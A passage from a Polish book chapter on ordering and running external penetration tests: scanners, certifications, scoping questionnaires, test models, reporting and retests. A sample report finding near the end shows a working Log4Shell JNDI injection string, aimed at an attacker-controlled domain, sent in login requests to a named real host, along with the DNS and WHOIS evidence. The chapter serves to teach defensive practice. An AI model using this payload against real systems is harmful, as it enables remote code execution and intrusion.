Wykorzystanie wymienionych skanerów podatności lub im podobnych to ciekawa alternatywa w przypadku chęci przeprowadzenia podstawowego badania bezpieczeństwa sieci. Co ważne, zwykle nie ma potrzeby, by ich operator posiadał specjalistyczną wiedzę na temat bezpieczeństwa IT. Skanery infrastruktury wymagają podania zakresu adresów IP, które mają zostać zeskanowane, natomiast w przypadku narzędzia Skaner z pakietu Burp Professional wskazane jest posiadanie przynajmniej podstawowych informacji dotyczących działania protokołu HTTP. Zdecydowanie dobrze jest korzystać z takich narzędzi, ponieważ wnoszą one istotną wartość w badania bieżącego stanu bezpieczeństwa systemów, jednak trzeba również znać ich ograniczenia.

Podstawowa słabość tego typu skanerów pojawi się już w przypadku chęci zbadania podatności, które mogą wymagać zrozumienia logiki działania aplikacji lub wykonania określonej sekwencji operacji, których nie da się oskryptować lub w innej formie zaprogramować w skanerze. Przykładem mogą być podatności w warstwie autoryzacji

* Zob. Piosek. M., *Burp Suite Community Edition – wprowadzenie do obsługi proxy HTTP* [w:] *Bezpieczeństwo aplikacji webowych*, Kraków 2020, s. 89–128.

** Zob. rozdz. Ptaszek P., *Metasploit w praktyce*, s....

dostępu do danych, np. Insecure Direct Object Reference (IDOR)[28]. Żaden ze znanych mi skanerów podatności nie będzie w stanie wskazać błędu polegającego na możliwości uzyskania dostępu do danych użytkownika A przez użytkownika B. Wykazanie takiej podatności wymaga zrozumienia logiki aplikacji, danych, które są w niej przetwarzane, oraz wykonania sekwencji działań, które udowodnią występowanie podatności. Najprostszy przypadek to podmiana identyfikatora danego zasobu w zapytaniu. Skaner, bez odpowiedniej parametryzacji lub oskryptowania, nie będzie wiedział, jaką wartość podmienić, by „udowodnić" istnienie podatności.

Powyższe przesłanki to jeden z argumentów przemawiających za klasycznym podejściem do testów penetracyjnych, które oczywiście mogą być wspierane przez skanery podatności, jednak wiedza i doświadczenie pentesterów są kluczowe do tego, by wykazać nietrywialne podatności. Nie próbuję tu deprecjonować sensu wykorzystania skanerów, a jedynie wskazać ich ciągle istotne ograniczenia.

Może dziwić brak omówienia dystrybucji Kali Linux lub wręcz konkretnych narzędzi[29], które wbudowane są w ten system. To fakt, ta kwestia może być kontrowersyjna, jednak należy pamiętać, że w tym rozdziale skupiłem się na narzędziach, które mają cechy automatycznych skanerów podatności, a nie każde narzędzie wbudowane w Kali Linux można tak określić.

CERTYFIKATY

Drugim ważnym do omówienia tematem jest kwestia certyfikatów, które posiadają osoby zaangażowane w testy penetracyjne*.

Jest to kwestia, która ciągle budzi żywe dyskusje wśród części społeczności bezpieczeństwa IT. Najogólniej mówiąc, istnieją dwa stronnictwa. Jedno, które stoi na stanowisku, że certyfikaty są niepotrzebne, a najważniejsza jest wiedza praktyczna. Drugie stronnictwo uznaje certyfikaty za wyznacznik wiedzy wybranego pentestera lub audytora. Moje osobiste stanowisko można umiejscowić gdzieś pośrodku. Uważam, że dobrze, aby pentester posiadał certyfikaty poświadczające jego kwalifikacje. Szczególnie cenne są te dokumenty, których zdobycie wymaga wykazania się wiedzą praktyczną.

Na jakie certyfikaty warto zwrócić uwagę? Jest kilka, szczególnie rozpoznawalnych:

- **Offensive Security Certified Professional (OSCP)**[30] – certyfikat potwierdzający, że legitymująca się nim osoba zdobyła praktyczną wiedzę z zakresu przeprowadzania testów penetracyjnych. Przez praktyczną wiedzę należy rozumieć umiejętności związane z enumeracją zasobów sieciowych oraz wyszukiwaniem i eksploitacją podatności. Najnowsze wydania tego certyfikatu wymagają również potwierdzenia wiedzy z zakresu atakowania Active Directory[31].
- **Certified Ethical Hacker (CEH)**[32] – osobę posiadającą certyfikat CEH można sklasyfikować jako najpewniej mającą uporządkowaną i średnio zaawansowaną wiedzę z zakresu bezpieczeństwa IT.

* Więcej o certyfikatach zob. rozdz. Trawiński G., *Certyfikacje ofensywne w cybersecurity* [w:] *Wprowadzenie do bezpieczeństwa IT*, t. 2.

- **Certified Information Systems Security Professional (CISSP)**[33] – certyfikat, którego zdobycie wymaga szerokiej wiedzy z zakresu bezpieczeństwa IT. Cały materiał podzielony jest na kilka domen, a możliwość legitymowania się certyfikatem oprócz zdania egzaminu wymaga udokumentowanego doświadczenia w branży IT.

Opierając się na doświadczeniu i obserwacjach, rekomenduję skupiać się na certyfikatach, takich jak OSCP, które bazują na wiedzy praktycznej, co w przypadku prowadzenia pentestów jest kluczowe. Przedstawiona lista certyfikatów reprezentuje jedynie mały wycinek oferty dostępnej na rynku[34]. Nie jest moim celem tworzenie kompletnej listy, a jedynie zwrócenie uwagi na te najczęściej spotykane (i nierzadko wymagane przez zamawiających).

PROCES REALIZACJI ZEWNĘTRZNYCH TESTÓW BEZPIECZEŃSTWA

Czas na omówienie procesu realizacji testów bezpieczeństwa z perspektywy zamawiającego oraz na poruszenie kilku kwestii „od kuchni", które czasem determinują określone decyzje wykonawcy.

Podstawowe zagadnienia, które inicjują cały proces, zostały opisane w pierwszej części rozdziału (*Zakres prac*). Chcąc rozpocząć proces realizacji testów penetracyjnych, dobrze jest wiedzieć, co powinno zostać przetestowane, ale nie ma potrzeby, by określać to bardzo szczegółowo.

Rozmowa z wykonawcą

Jeżeli nie realizowaliśmy wcześniej testów penetracyjnych, w określeniu zakresu testów powinien pomóc wykonawca tej usługi. Wychodząc od ogólnego opisu zapotrzebowania, powinien pomóc doprecyzować zakres i założenia działań. Warto na początku zorganizować spotkanie poświęcone tym zagadnieniom.

Zamawiający podczas rozmowy z wykonawcą może poruszyć poniższe tematy i zapytać o kilka kwestii:

- Jakim doświadczeniem może pochwalić się firma w obszarze testów penetracyjnych ogólnie oraz w wybranym przez zamawiającego zakresie (np. firma specjalizuje się w testach aplikacji webowych, a projekt ma dotyczyć testów infrastruktury sieciowej).
- Ilu pentesterów pracuje w firmie oraz czy są to pracownicy na wyłączność (stała, zaufana kadra).
- Jakie pisemne referencje może przedstawić firma.
- Jakie certyfikaty branżowe posiadają pentesterzy (np.: OSCP, CEH, CISSP itp.).
- Jaki procent z budżetu projektu firma przeznacza na testy ręczne, a ile na testy automatyczne.
- Czy firma praktykuje przekazywanie raportów roboczych (cząstkowych) w trakcie realizacji projektów (np. gdy wykryta zostanie istotna podatność).

Rzetelny partner już na etapie rozmowy wstępnej powinien zasygnalizować brak przeszkód w podpisaniu umowy o zachowaniu poufności[35], która ma na celu zabezpieczyć interesy zamawiającego.

Pytania o zakres testu

Rozmowa z wykonawcą powinna zakończyć się przynajmniej ustaleniem zakresu testów na wysokim poziomie ogólności. Mam tutaj na myśli doprecyzowanie, jakie obszary powinny podlegać audytowi, np.: aplikacje webowe, infrastruktura, może sieci Wi-Fi. Takie ogólne określenie zakresu i priorytetów powinno wykonawcy wystarczyć do tego, by zainicjować kolejne kroki procesu.

Wycena testów penetracyjnych uzależniona jest w głównej mierze od tego, jak rozbudowana jest infrastruktura lub aplikacje, które mają zostać poddane testom. Wykonawca po wstępnym ustaleniu zakresu będzie musiał zadać kilka dodatkowych, bardziej szczegółowych pytań technicznych, tak by móc oszacować skalę przedsięwzięcia. Przykłady takich pytań dla wybranych obszarów można znaleźć poniżej. Można założyć, że każdy z wykonawców będzie zadawał podobne pytania – i zawczasu przygotować się na udzielenie odpowiedzi.

DOBRE PRAKTYKI: FAQ DLA TESTÓW APLIKACJI WEBOWEJ

1. Do czego służy aplikacja? Jakie funkcje udostępnia?
2. Jak rozbudowana jest aplikacja (szacunkowa liczba unikalnych ekranów/formularzy, np. do 10, 20, 50 itd.)? Reużywalne ekrany/formularze należy liczyć jako jeden.
3. Ile różnych grup użytkowników (o różnych uprawnieniach) posiada aplikacja?
4. Ile spośród wykorzystywanych grup użytkowników musi zostać objętych audytem (np. maksymalnie 3–4 grupy)?
5. Ile endpointów/metod API wykorzystuje aplikacja (np. 10 endpointów/metod dla REST API, 10 operacji/metod w ramach dwóch usług SOAP)? Pytanie odnosi się do tych metod i endpointów, które wykorzystywane są pomiędzy frontendem (aplikacja działająca w przeglądarce WWW), a backendem aplikacji (część serwerowa). Nie należy wliczać metod/endpointów wewnętrznych, do których nie można odwołać się w bezpośredni sposób.
6. Czy aplikacja współdzieli backend (np. API) z innymi aplikacjami (np. z aplikacją mobilną)? Jeśli tak, należy doprecyzować liczby endpointów API, które są używane przez poszczególne typy aplikacji, np. aplikacja webowa: 120 endpointów, aplikacja mobilna: 30 endpointów itd.
7. W jakiej technologii wykonany jest system?
8. W miarę możliwości warto przesłać 2-3 zrzuty ekranu z aplikacji.
9. Czy będą wykonywane testy ręczne (bardziej dokładne, badające logikę aplikacji) czy tylko automatyczne?
10. W jaki sposób zrealizowane jest uwierzytelnianie w aplikacji (standardowa para: login i hasło, certyfikaty, tokeny 2FA itp.)?
11. Czy aplikacja wykorzystuje dodatkowe metody autoryzacji wrażliwych operacji (np. za pomocą kodów SMS, tokenów sprzętowych, tokenów mobilnych, certyfikatów kwalifikowanych itp.)?
12. Czy aplikacja zawiera funkcje znane z systemów e-commerce (np. integracja z bramką płatności, funkcja kodów rabatowych, pobieranie faktur itp.)?

13. Czy istnieje możliwość uzyskania dostępu do aplikacji przed złożeniem oferty (np. do wersji demo)? W przypadku istnienia takiej możliwości, konieczne będzie udostępnienie niezbędnych danych (adres URL aplikacji, login, hasło).
14. Czy możliwe są testy zdalne (np. z wykorzystaniem tunelu VPN)?
15. W jakim środowisku będzie przeprowadzany audyt (testowym, produkcyjnym)?
16. Czy są jakieś ograniczenia czasowe w trybie przeprowadzania audytu (np. godziny nocne, weekendy itp.)?
17. Jaki jest pożądany termin wykonania audytu?
18. Czy planowane są retesty (tj. powtórne sprawdzenie, czy wskazane w raporcie z testów podatności zostały skutecznie usunięte przez zamawiającego)?

DOBRE PRAKTYKI: FAQ DLA TESTÓW SIECIOWYCH (WAN-LAN)

1. Ile publicznych adresów IP (lub jaka maska podsieci) będzie podlegać analizie?
2. Ile (szacunkowo) aktywnych hostów znajduje się w sieci LAN (serwery, routery, firewalle, komputery, drukarki, laptopy itd.)?
3. Ile jest fizycznych lokalizacji sieci LAN? Jedna czy więcej? Należy podać lokalizację (miasta).
4. Czy możliwe jest przetestowanie całej sieci z jednej lokalizacji?
5. Czy testy maszyn znajdujących się w sieci wewnętrznej (LAN) mogą zostać zrealizowane zdalnie?
6. Czy są jakieś ograniczenia czasowe w trybie przeprowadzania audytu (np. godziny nocne, weekend itp.)?
7. Czy planowane są retesty (tj. powtórne sprawdzenie, czy wskazane w raporcie z testów podatności zostały skutecznie usunięte przez zamawiającego)?

DOBRE PRAKTYKI: FAQ DLA TESTÓW APLIKACJI MOBILNEJ

1. Do czego służy aplikacja? Jakie funkcje udostępnia?
2. Jak rozbudowana jest aplikacja (szacunkowa liczba unikalnych ekranów/formularzy, np. do 10, 20, 50 itd.)? Reużywalne ekrany/formularze należy liczyć jako jeden.
3. Ile endpointów/metod API wykorzystuje aplikacja (np. 10 endpointów/metod dla REST API, 10 operacji/metod w ramach dwóch usług SOAP)?
4. Czy aplikacja współdzieli backend (np. API) z innymi aplikacjami (np. z aplikacją webową)? Jeśli tak, należy doprecyzować liczbę API, które są używane przez poszczególne typy aplikacji, np. aplikacja webowa: 120 endpointów, aplikacja mobilna: 30 endpointów itd.
5. Ile różnych grup użytkowników (o różnych uprawnieniach) posiada aplikacja?

6. Ile spośród wykorzystywanych grup użytkowników musi zostać objętych audytem (rekomendujemy testy maksymalnie 3–4 grup)?
7. Na jakich platformach dostępna jest aplikacja mobilna (iOS, Android)?
8. Na jakich docelowych urządzeniach będzie działała aplikacja (iPhone, iPad, tablet itd.)?
9. Jakie wersje systemów są wspierane przez aplikację?
10. Czy aplikacja wykorzystuje dedykowany (własnościowy) protokół komunikacyjny, inny niż HTTP (HTTPS)?
11. W miarę możliwości warto przesłać 2-3 zrzuty ekranu z aplikacji.
12. Czy aplikacja jest aplikacją natywną czy tzw. aplikacją hybrydową (napisaną np. z wykorzystaniem frameworka Cordova, React Native itp.)?
13. Czy możliwe jest dostarczenie aplikacji mobilnej w wersji bez zabezpieczeń typu: pinning certyfikatów, *anti-root/anti-jailbreak*, obfuskacja kodu?
14. W jaki sposób zrealizowane jest uwierzytelnianie w aplikacji (standardowa para: login i hasło, certyfikaty, tokeny 2FA itp.)?
15. Czy możliwe są testy zdalne (np. z wykorzystaniem tunelu VPN)?
16. W jakim środowisku będzie przeprowadzany audyt (testowym, produkcyjnym)?
17. Czy są jakieś ograniczenia czasowe w trybie przeprowadzania audytu (np. godziny nocne, weekend itp.)?
18. Jaki jest pożądany termin wykonania audytu?
19. Czy planowane są retesty (tj. powtórne sprawdzenie, czy wskazane w raporcie z testów podatności zostały skutecznie usunięte przez zamawiającego)?

Jak widać są to pytania głównie ilościowe, które mają pomóc wykonawcy w zobrazowaniu tego, jak bardzo rozbudowana jest wybrana aplikacja lub infrastruktura oraz jak bardzo czasochłonne może być jej testowanie.

Oferta i kwestie formalne

Po udzieleniu odpowiedzi na pytania przedsprzedażowe i wyjaśnieniu ewentualnych wątpliwości wykonawca ma pełną wiedzę niezbędną do przygotowania wyceny testów i przedstawienia oferty. Analizując sam dokument oferty, warto zwrócić szczególną uwagę, poza wyceną, na część merytoryczną, która powinna opisywać m.in. zakres testów oraz jasno definiować podejście wykonawcy do pracy (testy *black box* czy testy *gray box*, testy ręczne czy testy automatyczne itd). Nie bez znaczenia są również deklaracje wykonawcy co do harmonogramu prac (testy trwające od kilku dni do kilku tygodni to standard, oczywiście w zależności od zakresu prac).

Oferta powinna również uwzględniać kwestię retestów. To też jest pewnego rodzaju standard w branży, który zakłada weryfikację skuteczności wdrożonych poprawek bezpieczeństwa, już po otrzymaniu raportu z testów bazowych. Wykonawca testów jeszcze raz sprawdza miejsca, w których zgłosił podatności, i weryfikuje, czy zostały one poprawi-

nie wyeliminowane. Należy w tym miejscu zaznaczyć, że retest nie jest ponownym audytem. W ramach retestów wykonawca sprawdzi jedynie podane miejsca, a nie ponownie całą aplikację od A do Z.

Jeżeli oferta przedstawiona przez wykonawcę okaże się atrakcyjna i przejdzie wewnętrzny proces akceptacji, można przystąpić do podpisywania umowy na same testy. W tym miejscu nie chcę szczegółowo omawiać samej kwestii podpisywania i negocjowania treści umowy, dlatego że jest to rzecz na wskroś formalna i zależy od preferencji wybranej firmy*.

Którą skrzynkę wybrać?

W podrozdziale *Podstawowe pojęcia* podałem definicję testów czarnej, szarej i białej skrzynki. W ramach przypomnienia napomknę, że to rozróżnienie determinuje wybór podejścia do testów, uzależniając go od wiedzy lub zestawu informacji, jakie pentester powinien mieć (lub będzie miał) o weryfikowanym systemie czy infrastrukturze. Powstaje pytanie, co wybrać?

Jeżeli celem jest zweryfikowanie, **co potencjalny atakujący będzie w stanie wykryć, znając jedynie adres aplikacji lub określonego serwera, należy wybrać podejście typu *black box***. Taki rodzaj testów najwierniej odda przypadek rzeczywistego ataku na system. Uwaga, taka decyzja ma jednak swoje konsekwencje. Powierzchnia ataku, jaką będzie miał do dyspozycji pentester, najprawdopodobniej będzie istotnie ograniczona. Przykładowo w przypadku aplikacji webowych, które witają nieuwierzytelnionego użytkownika formularzem logowania, tak naprawdę ten właśnie formularz może stanowić jedyny punkt zaczepienia. Oczywiście pentester może podjąć się enumeracji innych zasobów, ale nie ma żadnej gwarancji, że znajdzie jeszcze coś, co umożliwi dalsze wyszukiwanie podatności. Brak możliwości przełamania zabezpieczeń formularza oznaczać będzie zatem zakończenie testów.

Drugi model to tzw. **test *gray box***. Definicje, z jakimi spotykam się w trakcie rozmów z klientami, są bardzo różne, ale najczęściej tłumaczy się to jako podejście, w którym **pentester otrzymuje pewne podstawowe informacje o aplikacji** (np. technologie wykorzystane do jej stworzenia) i, co szczególnie istotne, **poprawne poświadczenia pozwalające uzyskać dostęp do funkcji osiągalnych tylko dla zalogowanego użytkownika**. W modelu tym zakłada się więc, że pentester weryfikuje nie tylko funkcje dostępu dla użytkownika niezalogowanego (tak jak ma to miejsce w ramach testów czarnej skrzynki), ale również wciela się w rolę użytkowników mających dostęp do aplikacji, dzięki czemu może wyszukać podatności również w tej części aplikacji.

Ostatni model to tzw. **test *white box***, który zakłada, że **pentester ma pełną wiedzę o systemie**, w co wliczyć można **dostęp do dokumentacji projektowej lub możliwość zadania pytań architektom systemu**. Co jednak najważniejsze, w testach białej skrzynki prawie zawsze pentester ma również **dostęp do kodu źródłowego**, dzięki czemu może się z nim zapoznać i wyszukać błędy, czytając kod.

* Zainteresowanych Czytelników prosimy o wiadomość na adres securitum@securitum.pl z prośbą o udostępnienie szablonu takiego dokumentu. Być może dodatkowo ułatwi to wejście w szczegóły tego etapu przygotowań do audytu.

Jak więc odpowiedzieć na pytanie, którą skrzynkę wybrać? Bazując na moim doświadczeniu, mogę stwierdzić, że w przypadku szeroko rozumianych testów infrastruktury klienci najczęściej decydują się na podejście *black box*, czyli weryfikację infrastruktury w taki sposób, w jaki widzi ją potencjalny atakujący, niemający dodatkowych dostępów do systemów i urządzeń sieciowych. Dla aplikacji zdecydowanie polecam jednak podejście *gray box*, czyli sprawdzenie nie tylko tego, co widać przed uwierzytelnieniem, ale również po uwierzytelnieniu w aplikacji.

Przygotowanie

Załóżmy, iż wszystkie kwestie formalne udało się pomyślnie uzgodnić i można przejść do realizacji samych testów. Jak ten etap realizacji będzie przebiegał w praktyce?

Podobnie, jak w przypadku ustalania zakresu testów, również na tym etapie wykonawca powinien przeprowadzić zlecającego testy przez wszystkie zadania niezbędne do uruchomienia projektu. Oferta dotycząca testów definiuje zakres prac, ale teraz wykonawcy trzeba **przekazać praktyczne informacje o testowanym systemie**.

Krok po kroku trzeba będzie omówić poniższe kwestie:

- W przypadku **aplikacji webowej** będzie to wskazanie adresu URL, danych dostępowych (login i hasło) oraz innych materiałów, które mogą być potrzebne wykonawcy do sprawnej realizacji testów.
- W odniesieniu do **aplikacji mobilnej** będzie to przekazanie plików .apk i .ipa lub udostępnienie aplikacji na wskazane adresy e-mail z wykorzystaniem takich platform, jak TestFlight[36]. Dodatkowo, podobnie jak w przypadku aplikacji webowej, konieczne będzie przekazanie informacji o loginach i hasłach niezbędnych do uwierzytelnienia w aplikacji, o ile pentesterzy sami nie będą mogli założyć kont na czas swojej pracy.
- W przypadku testów **infrastruktury WAN** zazwyczaj wykonawcy wystarczy wskazanie adresów IP lub podsieci, które mają stanowić zakres prac.
- Dla testów **infrastruktury LAN**, względem testów sieci WAN, konieczne może być jeszcze ustalenie zasad, dzięki którym pentester będzie mógł uzyskać dostęp do sieci wewnętrznej.

Bardzo dobrą praktyką, o ile tylko pozwala na to czas, jest przeprowadzenie z zespołem pentesterów spotkania typu *kick-off*, podczas którego opiekun testowanego systemu zaprezentuje rozwiązanie i opowie o jego możliwościach. Ma to szczególne znaczenie w przypadku rozbudowanych systemów, w których zaimplementowana logika biznesowa nie jest trywialna. Podzielenie się z zespołem pentesterów praktyczną wiedzą o systemie pozwala zaoszczędzić czas, który potem sami musieliby poświęcić na zapoznanie się z systemem w myśl zasady, że **poznanie sposobu działania systemu jest kluczem do znalezienia jego słabości**.

Niemałe znaczenie ma również zadbanie o to, by aplikacje, które podlegają weryfikacji, były wypełnione danymi testowymi. Czasem może mieć to wpływ na wynik testów, ponieważ określone funkcjonalności aplikacji mogą uaktywniać się dopiero przy określonym zestawie danych. Pentester może zauważyć takie niuanse, ale nie jest to pewne.

Kontrowersyjną kwestią jest dostarczanie na potrzeby testów zmodyfikowanych wersji aplikacji mobilnych. Mowa tutaj o zabezpieczeniach, które twórcy aplikacji uruchamianych w smartfonach dodają, by np. uniemożliwić uruchomienie aplikacji na telefonie z jailbreakiem[37]. Inne stosowane zabezpieczenie to tzw. pinning certyfikatów[38], który powoduje, że aplikacja nie połączy się z serwerem, który przedstawi nieznany aplikacji certyfikat SSL/TLS. Pytanie, na czym polega kontrowersja? Otóż wspomniane zabezpieczenia można traktować jako integralne elementy budujące bezpieczeństwo danej aplikacji. Problem jednak w tym, że potrafią one skutecznie utrudnić, a w skrajnych przypadkach – uniemożliwić realizację testów penetracyjnych aplikacji. Zdarza się, że wspomniane zabezpieczenia możliwe są do obejścia kosztem kilku minut dzięki sprawdzonym i gotowym narzędziom automatyzującym ten proces*. Niektóre implementacje pinningu certyfikatów lub zabezpieczeń typu anty-jailbreak, anty-root wymagają jednak godzin lub nawet dni analizy. Nie zawsze udaje się te zabezpieczenia ominąć w rozsądnym z biznesowego punktu widzenia czasie, a jest to konieczne do tego, by wykonać właściwą część testów, czyli badanie funkcji i logiki biznesowej aplikacji.

Zalecam, by w przypadku aplikacji mobilnych dostarczać do testów aplikacje z wyłączonymi dodatkowymi warstwami zabezpieczeń (pinning certyfikatów, anty-root/anty-jailbreak). Jeżeli z jakiegoś powodu zbadanie tej warstwy jest jednak istotne, można umówić się z wykonawcą np. na jeden dzień roboczy poświęcony tylko na badanie tej warstwy. Jeżeli w takim czasie nie uda się ominąć tych zabezpieczeń, można przyjąć, że reprezentują one rozsądny poziom i można skupić się na badaniu istotniejszych elementów aplikacji, jak np. zabezpieczenia backendu.

Wykonanie testów

Przekazanie pentesterom zestawu danych niezbędnych do wykonania prac oraz zorganizowanie spotkania z prezentacją systemu tam, gdzie będzie to uzasadnione, powinno być wystarczające do tego, by samo przeprowadzanie testów przebiegło z perspektywy zlecającego testy bezobsługowo. **Sprawnie działający wykonawca testów penetracyjnych angażuje zamawiającego jedynie na etapie poprzedzającym realizację testów, gdy musi pozyskać od niego niezbędne dane czy potwierdzić dostępy do środowisk**.

W trakcie pracy oczywiście mogą pojawić się pytania ze strony wykonawcy, związane np. z niedziałającymi funkcjami lub brakiem danych, które potrzebne są do tego, by przetestować wybraną funkcję systemu. Od wykonawcy można również oczekiwać, że będzie informował zlecającego o postępie prac, np. przesyłając raporty robocze (notatki robocze) w przypadku wykrycia istotnych podatności.

Raport

Formalnie proces realizacji bazowych testów penetracyjnych kończy się przekazaniem zamawiającemu raportu opisującego wykryte podatności.

* Zob. rozdz. Rzepecki M., *Android – bezpieczeństwo systemu i podstawy testów penetracyjnych aplikacji mobilnych*, s.... i tenże, *iOS – bezpieczeństwo systemu i podstawy testów penetracyjnych aplikacji mobilnych*, s....

DOBRE PRAKTYKI: STRUKTURA RAPORTU Z TESTÓW PENETRACYJNYCH

Raport z testów penetracyjnych powinien zawierać co najmniej poniższe informacje:

- podsumowanie dla kadry zarządzającej;
- statystyki wykrytych podatności z podziałem na poziomy ryzyka;
- zestawienie wykrytych podatności, które dla każdej z nich zawierać będzie:
  - identyfikator oraz tytuł podatności;
  - informację o poziomie ryzyka;
  - opis językiem biznesowo-technicznym;
  - szczegóły techniczne podatności wraz z tzw. *proof of concept* (PoC) oraz opisem kroków, które należy wykonać, by odtworzyć zgłaszany błąd;
  - opcjonalnie sekcję „lokalizacja", czyli dokładne wskazanie miejsca lub miejsc występowania błędu (np. adres IP wraz z portem podatnej usługi, dokładny endpoint API[39] itp.);
  - sekcję z rekomendacjami, które zdaniem wykonawcy należy wdrożyć, by skutecznie wyeliminować podatność.

Przykłady raportów, które zawierają wspomniane informacje, można znaleźć np. w udostępnianych wszystkim zasobach Securitum[40]. Dodatkowo w sieci można znaleźć kilka miejsc, które agregują publiczne raporty różnych firm[41].

Przykładowy opis podatności z testów aplikacji ICA został przedstawiony na rysunku 2[42]. Raport po przygotowaniu i opracowaniu musi zostać przekazany do wskazanych w umowie osób w sposób zapewniający jego bezpieczeństwo i poufność. Najczęściej spotykane rozwiązania pozwalające na przekazanie raportu e-mailem to:

- wykorzystanie PGP[43] w celu zaszyfrowania raportu i przekazania do wybranej osoby,
- zaszyfrowanie raportu w archiwum 7-Zip[44] oraz przekazanie hasła innym, bezpiecznym kanałem (np. z wykorzystaniem komunikatora Signal[45]).

Niektórzy zamawiający dopuszczają również wgranie raportu na udostępniony przez nich zasób sieciowy, np. OneDrive[46] lub SharePoint[47].

Zamawiający testy może mieć oczywiście pytania lub uwagi do treści raportu. Sam dokument powinien być przygotowany w sposób niebudzący wątpliwości, ale jeżeli takowe się pojawią, powinny zostać zaadresowane przez zespół realizujący testy. Można w tym celu przekazać pytania do koordynatora testów po stronie wykonawcy, ale warto zadbać o bezpieczeństwo przekazywanych treści (np. zaszyfrować pytania w archiwum 7-Zip i udostępnić hasło innym kanałem komunikacji).

Jeżeli wszystkie wątpliwości zostały wyjaśnione, można przystąpić do implementacji poprawek bezpieczeństwa.

[HIGH] SECURITUM-215508-001: Podatna biblioteka Apache Log4j (Log4Shell, CVE-2021-44228)

Opis

W aplikacji wykryto podatność CVE-2021-44228. Pełne wykorzystanie tej podatności pozwala na wykonywanie komend systemowych (ang. Remote Code Execution, RCE) z uprawnieniami użytkownika, na jakim działa aplikacja.

W trakcie czasu przeznaczonego na audyt nie udało się przygotować pełnego scenariusza (Proof of Concept), który umożliwiłby wykonanie komend systemowych. Potwierdzono jedynie wykonywanie żądań DNS. Z tego powodu istotność podatności obniżono z poziomu CRITICAL do HIGH.

Więcej informacji:

- https://sekurak.pl/krytyczna-podatnosc-w-log4j-co-wiemy-jak-wygladaja-ataki-jak-sie-chronic-cve-2021-44228-rce/
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228

Warunki niezbędne do wykorzystania podatności

Dostęp do aplikacji.

Szczegóły techniczne (proof of concept)

Aby potwierdzić występowanie podatności, należy wykonać następujące kroki:

1. Podać dowolne dane w formularzu logowania.
2. Wysłać formularz i narzędziem typu proxy (np. Burp Suite) przechwycić żądanie:

```
POST /cas/login HTTP/1.1
Host: icard0.pl.canalplus.com
[…]

username=adres&password=haslo&lt=LT-[…].cplus.wew&execution=d8f09c11-
[…]mdw%3D%3D&hash=&_eventId_submit=ZALOGUJ
```

3. Zmienić wartość parametru `username` na `${jndi:ldap://[…domena…].pl/}` (należy mieć kontrolę nad podaną domeną):

```
POST /cas/login HTTP/1.1
Host: icard0.pl.canalplus.com
[…]

username=${jndi:ldap://[…domena…].pl/}&password=[…]&lt=LT-[…].cplus.wew&execution=d8f09c11-
[…]mdw%3D%3D&hash=&_eventId_submit=ZALOGUJ
```

4. Odpowiedź aplikacji:

```
HTTP/1.1 200
Cache-Control: no-store
Content-Type: text/html;charset=UTF-8
Date: Wed, 15 Dec 2021 15:41:17 GMT
Connection: close
Server: nc+ app server
```

Rysunek 2. Przykładowy opis podatności z testów aplikacji ICA

```
Content-Length: 24057

[…]
<div class="box" id="login">

    <form id="user-login" novalidate="novalidate" class="vod-modal-form" action="/cas/login"
method="post">

                <div id="msg" class="alert alert-danger">Błędny login lub hasło.</div>
[…]
```

5. Po kilku minutach rejestrowana jest interakcja DNS na podaną domenę:

```
The Collaborator server received a DNS lookup of type AAAA for the domain name […domena…].pl.

The lookup was received from IP address 91.232.176.226 at 2021-Dec-15 15:44:20 UTC
```

6. Informacja nt. adresu IP, z którego nastąpiła interakcja:

```
$ whois 91.232.176.226
% IANA WHOIS server
% for more information on IANA, visit http://www.iana.org
% This query returned 1 object

[…]

# whois.ripe.net

inetnum:        91.232.176.0 - 91.232.176.255
netname:        Canal
country:        PL
[…]

organisation:   ORG-CCSz2-RIPE
org-name:       ITI NEOVISION SPOLKA AKCYJNA
org-type:       OTHER
address:        CANAL+ Cyfrowy Sp. z o.o.
[…]
```

Uwagi:

- Obserwowana interakcja najczęściej następuje z opóźnieniem kilku/kilkunastu minut. Nie jest jasne, co jest przyczyną opóźnienia.
- Nie udało się wydobyć żadnych danych wykorzystując eksfiltrację po usłudze DNS.
- Nie zaobserwowano interakcji LDAP ani RMI. Być może przyczyną jest blokada na zaporze ogniowej (ang. firewall).

LOKALIZACJA

POST https://icard0.pl.canalplus.com/cas/login, parametry: `username`, `lt`

REKOMENDACJA

Należy zastosować jedno z poniższych rozwiązań:

Rysunek 2. Przykładowy opis podatności z testów aplikacji ICA

Retest

Gdy zakończy się proces implementacji poprawek do błędów zgłoszonych w ramach raportu z testów penetracyjnych, można ponownie skontaktować się z wykonawcą testów i ustalić termin realizacji retestów. Jak już wspomniałem wcześniej, ich celem jest sprawdzenie, czy poprawki bezpieczeństwa zostały skutecznie wdrożone. Należy przez to rozumieć zarówno zweryfikowanie, czy scenariusz ataku opisany w raporcie nadal

jest możliwy do odtworzenia, czy już nie, ale również zbadanie jakości samej poprawki. Moje doświadczenia pokazują, że niejednokrotnie podatności doczekały się drugiej, trzeciej, a nawet czwartej iteracji retestów, ponieważ wdrażane poprawki albo nie były skuteczne, albo powodowały wystąpienie innego błędu bezpieczeństwa.

W przypadku retestów ważny jest także termin ich realizacji. Ponownie, bazując na moim doświadczeniu, można założyć, że **zlecanie wykonania retestu ma sens do sześciu miesięcy od czasu przekazania raportu z testów bazowych**. Po tym terminie zazwyczaj w systemie zachodzi tyle zmian, że sensowniejsze może być rozważenie ponownego wykonania kompleksowych testów.

Odbiór prac

Jeżeli raport z testów penetracyjnych nie budzi wątpliwości lub zgłoszone uwagi zostały w zadowalający sposób zaadresowane, można przystąpić do odbioru prac. Zazwyczaj ten element procesu opiera się na podpisaniu protokołu odbioru prac. Warto również na tym etapie zasygnalizować, czy (i – mniej więcej – kiedy) wykonawca testów może spodziewać się prośby o retest.

PRÓBUJEMY WŁASNYCH SIŁ

Przedstawione do tej pory kroki opisywały organizację testów w przypadku zlecania ich jako profesjonalnej usługi. Narzędzia dostępne na rynku umożliwiają jednak podjęcie próby wykonania podstawowego sprawdzenia bezpieczeństwa nawet bez specjalistycznej wiedzy z zakresu testów penetracyjnych. Dla jasności trzeba dodać, że tzw. skanery podatności, o których będzie zaraz mowa, stanowią dużą wartość dodaną i na pewno warto z nich skorzystać, jednak **wykonanie samego skanu automatycznego nie wyczerpuje definicji testu penetracyjnego**. W podejściu klasycznym ważny jest czynnik ludzki, czyli doświadczony pentester, który podejmuje się prób wykrycia i wykorzystania nieszablonowych podatności i błędów.

